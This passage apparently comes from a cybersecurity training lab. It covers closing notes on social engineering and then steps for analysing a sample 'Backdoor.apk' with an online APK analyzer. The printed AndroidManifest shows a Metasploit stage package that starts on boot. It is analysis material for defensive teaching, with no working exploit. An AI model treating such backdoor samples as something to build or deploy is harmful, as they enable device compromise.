Organizations and individuals should stay vigilant against social engineering attacks and educate users on recognizing and avoiding phishing attempts.

Regularly conduct penetration testing, including simulated social engineering attacks, to assess the security posture and identify potential weaknesses.

Lessons Learned

The task underscores the importance of user awareness and the role of social engineering in cybersecurity threats.

The SET tool serves as a reminder of the need for proactive security measures to mitigate the risks associated with human vulnerabilities.

LAB 2

Task 1: Analyze a Malicious App using Online Android Analyzers

Turn on the Android emulator machine.

Switch to the Android machine, click the Google Chrome browser icon on the home screen to launch Chrome.

Note: Restart the machine, if it non-responsive.

In Chrome, type


in the address bar and press Enter.


The Sixo Online APK Analyzer webpage loads, as shown in the screenshot.


Note: If a cookie notification pop-up appears, click Got it!


Click the Drop APK here or click to select file field to upload an APK file from the device.

**Note: Sixo Online APK Analyzer allows you to analyze various details about Android APK files
It can decompile binary XMI files and resources**










In the Choose an action pop-up, click Files.


Note: If Chrome pop-up appears, click ALLOW.



The Downloads screen appears; double-click the Backdoor.apk file or the androidApp.apk.


Note: If you find yourself in a folder called Recent, navigate to the Downloads folder by clicking on the ellipse icon in the top-left corner.

The browser window reappears with the information about the uploaded file (Backdoor.apk), as shown in the screenshot.



Scroll down to the Requested Permissions section to view information regarding the app's requested permissions.

Note: When an app wants to access resources or various device capabilities, it typically must request permission from the user to do so. Some permissions are granted by the user when installing the app and some need to be confirmed later while the app is running. The requested permissions are declared in the app's `AndroidManifest.xml` file.



Scroll down to the `AndroidManifest.xml` section, which consists of essential information about the APK file.

Note: The manifest file contains important information about the app that is used by development tools, the Android system, and app stores. It contains the app's package name, version information, declarations of app components, requested permissions, and other important data. It is serialized into a binary XML format and bundled inside the app's APK file.

The screenshot shows a web-based application window titled "SISIK" with the URL "https://sisik.eu/apk-tool". The main content area displays the XML code for the AndroidManifest.xml file. The code includes declarations for a service named ".MainService" and a receiver named ".MainBroadcastReceiver" which listens for the android.intent.action.BOOT_COMPLETED action. It also defines an activity named ".MainActivity". The XML uses standard Android namespace declarations like xmlns:android.

```
<manifest
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:versionCode="1"
    android:versionName="1.0"
    package="com.metasploit.stage"
    platformBuildVersionCode="10"
    platformBuildVersionName="2.3.3">
    <application
        android:label="(reference) @0x7f020000">
        <service
            android:name=".MainService"
            android:exported="true"/>
        <receiver
            android:label="MainBroadcastReceiver"
            android:name=".MainBroadcastReceiver">
            <intent-filter>
                <action
                    android:name="android.intent.action.BOOT_COMPLETED"/>
            </intent-filter>
        </receiver>
        <activity
            android:theme="(reference) @0x01030055"
            android:label="(reference) @0x7f020000"
            android:name=".MainActivity">
```

You can also scroll down to view information about the app's APK Signature.

APK Signature

Valid Android APK files contain a signature which allows to **identify the author** of the APK file. This is especially useful when installing updates to already installed apps because it allows you to verify that the updated version comes from the same author. You can find out who signed the APK and other **signature/certificate information** with my [cert](#) tool sisik.eu/cert

App Source Code.


The screenshot shows an Android emulator running on Oracle VM VirtualBox. The device screen displays a web browser with two tabs open: "google scholar - Google Search" and "Dump Dalvik Bytecode from /". The URL bar shows "<https://sisik.eu/apk-dump>". The page content is from the SISIK website, featuring a header with "SISIK" and navigation links for "Blog", "Tools", "Projects", and "About". The main section is titled "What Information Can You Extract From APK" and lists several items:

- package names
- class names
- public/private methods
- dalvik bytecode/instructions
- hardcoded strings

Below this, another section is titled "You Want Other Features or Something Is Not Working" with the following text:

In case something wasn't working, or you would like to have some other features, send me an email roman@sisik.eu.

